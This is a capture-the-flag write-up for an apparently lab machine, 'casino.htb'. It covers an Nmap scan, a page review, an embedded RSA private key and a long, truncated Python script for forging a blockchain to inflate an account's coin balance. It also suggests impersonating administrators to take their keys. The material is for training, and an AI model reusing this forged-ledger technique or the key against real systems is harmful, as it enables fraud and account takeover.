Nmap
# Nmap 7.95 scan initiated Mon Aug  4 14:03:09 2025 as: /usr/lib/nmap/nmap --privileged -sC -sV -Pn -oN ./nmap.txt 10.13.38.31
Nmap scan report for 10.13.38.31
Host is up (0.29s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://casino.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Aug  4 14:03:32 2025 -- 1 IP address (1 host up) scanned in 23.57 seconds
Firstly, add casino.htb to our /etc/hosts
Page check
casino.htb

From the index page, we can find the access to login and register
 Then after we register an account ,we would be redirect to dashboard page
 From this page, we can find the
 private key of our account, I guess we can try to mock to the valid accounts like administratoror root, then catch their private key, and use it to control the HTBChain.
Continue to check other page
 This is page for users to pay 200 coins to access to
 vip.But we only have 100 coins here.We can try to increase the coin to our account.
 From here, we can get the files to check the blockchain's integrity, and we can send the POST request to
 http://casino.htb/blockchain to submit a chain.
Press the HTBChain History, we can find the history of blockchain, maybe when we can get high-valued account, we can get access to other's private key.

Increase casino coins
We need to made a script to increase casino coins.
Firstly, we need to get the the private and public key (we can see public key on http://casino.htb/view_blockchain at receiver_address)
 Now we have the public key and private key
receiver_key = """-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAofznx7dthNInaV5E7gIHPcP2ESu0WVfJrCAgcAu+xgRW/Iv9
DjBJIL4RuW//SMtD4mNc2e7480zVPQ5a+oHMojb7RsdHw0CZAJfJSMrrJe52ugzD
pvp8GFVTVlFZ26/wDuyCJTsmf3K9Liqc/XbkD16cILCNq0eYt3G3JLWCArVVveNP
qFeYjY/VVAzaytMmDqk8nbBHaWvcUZVL5kckV2kYTta1cla7ObYlU02cWFmcrNHj
f25qtBXE6elVa9LmYI3Bu7NkMd0gmzoadAhRA7qkpxNpH+/vo6oj94pGHp4ipOyn
Va1dbPnsVdpCeI6+ZZfNaTAaeiNp6vjO2kTH1wIDAQABAoIBAASoV3kEavm6VBTc
95Q6h8rFZXo3dU0lD5auTRHrrUK/8BqIqPvY6Qcv+4J7o7lGR6VnHUIp0IAc7XBQ
WKA8wnY77nlMsY/mjznXUfjWkSrbISeFaVfV7tckRaY/LDKeVGxTnDMXTh76i2jh
3eBAL/iynYY+u9+zEAkNiFi686zwNtiHF+JE1aQsN52yjIt013FxaC3KehIedzFE
ZBT2UYP4nu0CaJk8Qi79yqsTxYDSYcpcgp6Q9aZcLgt0x8NOxYxHcTmLR5hIWf1X
MsnluO+DcI+TiOGbDZt+EaqB/VcxnwDC8x+BuQuNgZ/h4dMrAlRsj73eFvW9ktyL
FRMXhUECgYEAx/qIg1JXeJOEFM1Wb3Qbz8cKqQ3GyMuRBv9MS51cDw844IwzQ22X
eNFsKkXPAXXFM6J0yV0ytknZbNoevPCen8tDMF/SZCz7xH6T+Agcz+aV17dULI8d
znquv5GNt6RBL6kWQCAd5zBJRlfPjLNrNnTReUsPR9liXqcu5ag57HUCgYEAz13d
9BFIqK7NME8v8IAfxg/gpzv2p31f16FVz31acaYO0uhMht10fqGZMXlnAsuS9/Un
d3r3c5fuSJlWXExGJEdyoD43/XXR7yYSTolkjI4sZff78EhbeX2NaiZBcXdw9HBC
XJmVN1930xro+9PL75BLpDa6f4IAyhAyOawIiZsCgYEAnO042vRut6vq5fgMcAGJ
IY9sCiVJbKBx+i+0y1F8wESNuYfLYopJZwHQA4wsWVT1nwNI6gs8lFd3SzgPDu0z
TOnQm9FV5E54c0VxEB4tneewhkrSvvS/yxvyrVmnAAjhLmldkIyjapw1pAGcWSki
ZOVey/Pe1d78lpJS9t0AN1ECgYA06qs9ITv9b74E2fBN2yRAksStaGvlCeVvTUhs
jnyKC+o0f/snX1PfDLXfHi/fUrvKctEDeGm1Icw40ohrPTuY/nKN2dLH500PThPV
3tG93HoP+1xbUNunARcZQ3Hn1qcIea01nCur2bzmLjPOL5oXJCdpXF3zM+WnqsJm
XTRAiQKBgBXPW13JiPFhS/KXU1hyjicioF4Wm2q/atTsrmxTwfBLio+tFN+zrtVv
l0gVhKY9mO2wCMLQ2WZsR0NR/cc/qnD2YOT3iPQ7Fm05cCyEqQ+i8sb6T/vWxFk7
U/EFS0HSBpDVkD00GA+XG1krmVNX2JSUrU4f+UIUOlyEaRctyt1F
-----END RSA PRIVATE KEY-----"""

receiver_addr = """-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAqsT5rX993oMRI4jjFtyz
OJ9qXbISuV63p79rqKDZaEk57uP4T83IgFOZM/t0W2YRGzsAu8//Ez5EMY0ccBUD
VGuZ21hJxlFDfTaGURxHKEj9AdD48mntmFWZmtJOlYXo0QjD+1dKJPBVe3krMnUB
3U5NQupsncaPksgP9jInvZ30Ik9Yv7QVZjtIdGEavjHIKHHUlDCrrdsgZLF/nK3F
/IARvr071YXYjJEYdg8fhv9Yc286UkGqbAaPyyeZXM60KUNjkgBgszeWFrpe6lHT
gNaIW2fKHCt6Q0dL7nhJEKodST+LHBVvSn+I7aVLljbqx0m1/G5i3JDs9i3Ai6hl
5wIDAQAB
-----END PUBLIC KEY-----"""
Then let's write the script to add the coin
import requests
import time
import json
import base64
from copy import deepcopy
from collections import OrderedDict
from hashlib import sha512
from Crypto.PublicKey import RSA
from Crypto.Hash import SHA
from Crypto.Signature import PKCS1_v1_5

url = "http://casino.htb/blockchain"

class Blockchain:
    def __init__(self, local_address):

        self.genesis = Block(index=0, previous_hash=1, transactions=[], nonce=0)
        self.bank = local_address
        transaction = Transaction(sender_address="0", receiver_address=local_address, amount=1000000000,
                                  transaction_inputs='', genesis=True, ids='0')

        self.genesis.transactions.append(transaction)
        self.genesis.timestamp = 0
        self.genesis.current_hash = self.genesis.get_hash()

        self.blocks = [self.genesis]
        self.resolve = False

    def __str__(self):
        chain = f'{self.genesis.index} ({0})'

        # Ignore genesis
        for block in self.blocks[1:]:
            chain += f' -> {block.index} ({block.current_hash})'

        return chain

    def add_block(self, new_block):
        if self.validate_block(new_block, 1):
            self.blocks.append(new_block)
            print(self.blocks)
            return self
    def mine_block(self, block, difficulty):
        # Mine the whole block until the conditions are met
        nonce = 0
        block_to_mine = block
        block_to_mine.nonce = nonce
        # Update hash
        block_hash = block_to_mine.get_hash()
        while block_hash[:difficulty] != '0' * difficulty:
            nonce += 1
            block_to_mine.nonce = nonce
            block_hash = block_to_mine.get_hash()

        block_to_mine.current_hash = block_hash
        self.add_block(block_to_mine)
        return


    def resolve_conflict(self, possible_chain):

        new_blocks = possible_chain
        tmp_blockchain = []
        # Parse the json block to an actual block item
        for id, block in enumerate(new_blocks["blockchain"]):
            transactions = []

            # Load transactions from the block
            for t in block["transactions"]:
                if id == 0:
                    transaction = Transaction(sender_address=t["sender_address"],
                                            receiver_address=t["receiver_address"],
                                            amount=int(t["amount"]),
                                            transaction_inputs=t["transaction_inputs"],
                                            ids=t["user_id"], genesis=True)
                else:
                    transaction = Transaction(sender_address=t["sender_address"],
                                            receiver_address=t["receiver_address"],
                                            amount=int(t["amount"]),
                                            transaction_inputs=t["transaction_inputs"],
                                            ids=t["user_id"])

                transaction.transaction_id = t["transaction_id"]
                transaction.signature = t["signature"]
                transaction.transaction_outputs = t["transaction_outputs"]
                transaction.change = int(t["change"])

                transactions.append(transaction)

            block = Block(block["index"], transactions, block["nonce"], block["previous_hash"],
                            block["timestamp"])

            block.current_hash = block.get_hash()

            tmp_blockchain.append(block)

        # If bigger chain is found, replace existing chain
        if len(tmp_blockchain) > len(self.blocks) and self.validate_chain(tmp_blockchain):
            self.blocks = tmp_blockchain

        return self

    def to_od(self):
        od = OrderedDict([
            ('blockchain', [block.to_od() for block in self.blocks])
        ])

        return od

    def to_od_with_hash(self):
        od = OrderedDict([
            ('blockchain', [(block.to_od(), block.current_hash) for block in self.blocks])
        ])

        return od

    def to_json(self):
        # Convert object to json
        return json.dumps(self.to_od(), default=str)

# ---------------------------------------------- VERIFICATION FUNCTIONS ----------------------------------------------

    def validate_block(self, block, difficulty, new_chain = False):
        if difficulty * "0" != block.get_hash_obj().hexdigest()[:difficulty]:
            return False
        to_test = deepcopy(block.transactions[0])
        to_test.signature = ""
        to_test = to_test.to_json()
        h = SHA.new(to_test.encode('utf8'))
        pub_key = block.transactions[0].sender_address
        public_key = RSA.importKey(pub_key)
        sign_to_test = PKCS1_v1_5.new(public_key)
        if block.transactions[0].receiver_address == self.genesis.transactions[0].receiver_address \
        or block.transactions[0].receiver_address == block.transactions[0].sender_address:
            None
        else:
            if block.transactions[0].sender_address == self.genesis.transactions[0].receiver_address:
                None
            else:
                return False
        # Verify the amount of money, verify that the sender has enough money to send
        if new_chain == False:
            # Check that it sticks to the chain
            print(self.blocks[-1].current_hash)
            print(block.previous_hash)
            if self.blocks[-1].current_hash != block.previous_hash and block.index != 0:
                # Maybe the chain got updated, user still needs initial bonus money
                if block.transactions[0].sender_address == self.genesis.transactions[0].receiver_address:
                    block.previous_hash = self.blocks[-1].current_hash
                    self.mine_block(block, 1)
                return False
        return True

    def validate_chain(self, blockchain):
        # Loop chain to validate that hashes are connected
        money = {}
        for (index, block) in enumerate(blockchain):
            if index == 0:
                money[block.transactions[0].receiver_address] = block.transactions[0].amount
                block.current_hash = block.get_hash()
                continue
            print("in validate with index:"+str(index))
            amount = block.transactions[0].amount
            change = block.transactions[0].change
            if block.current_hash != block.get_hash():
                return False
            if block.previous_hash != blockchain[index - 1].current_hash:
                return False
            if not(self.validate_block(block, 1, new_chain=True)):
                return False
            if money[block.transactions[0].sender_address] < amount:
                return False
            money[block.transactions[0].sender_address] = money[block.transactions[0].sender_address] - amount
            try:
                money[block.transactions[0].receiver_address] += amount
            except:
                money[block.transactions[0].receiver_address] = amount
        #If we reach this part we need to update the DB with the new info
        return True

class Block:

    def __init__(self, index, transactions, nonce, previous_hash, timestamp=time.time()):
        self.index = index
        self.timestamp = timestamp
        self.transactions = transactions
        self.nonce = nonce
        self.previous_hash = previous_hash

        self.current_hash = None

    def to_od(self):
        od = OrderedDict([
            ('index', self.index),
            ('timestamp', self.timestamp),
            ('transactions', ([self.trans_to_od(trans) for trans in self.transactions])),
            ('nonce', self.nonce),
            ('previous_hash', self.previous_hash)
        ])

        return od

    def trans_to_od(self, trans):
        try:
            to_od= OrderedDict([
            ('sender_address', trans["sender_address"]),
            ('receiver_address', trans["receiver_address"]),
            ('amount', trans["amount"]),
            ('transaction_id', trans["transaction_id"]),
            ('transaction_inputs', trans["transaction_inputs"]),
            ('transaction_outputs', trans["transaction_outputs"]),
            ("signature",trans["signature"]),
            ("change",trans["change"]),
            ("user_id",trans["user_id"])])
        except:
            to_od = trans.to_od()
        return to_od


    def to_json(self):
        return json.dumps(self.to_od(), default=str)

    def get_hash(self):
        return self.get_hash_obj().hexdigest()

    def get_hash_obj(self):
        return sha512(str(self.to_json()).encode('utf-8'))

class Transaction:

    _id = 0    # Incremental id for each instance created

    def __init__(self, sender_address, receiver_address, amount, transaction_inputs, ids, genesis=False):

        self.sender_address = sender_address  # Sender's public key
        self.receiver_address = receiver_address  # Receiver's public key
        self.amount = amount  # Transfer Amount
        self.transaction_id = str(ids)+str(Transaction._id)  # Transaction Id
        self.transaction_inputs = transaction_inputs  # Previous Transaction Id
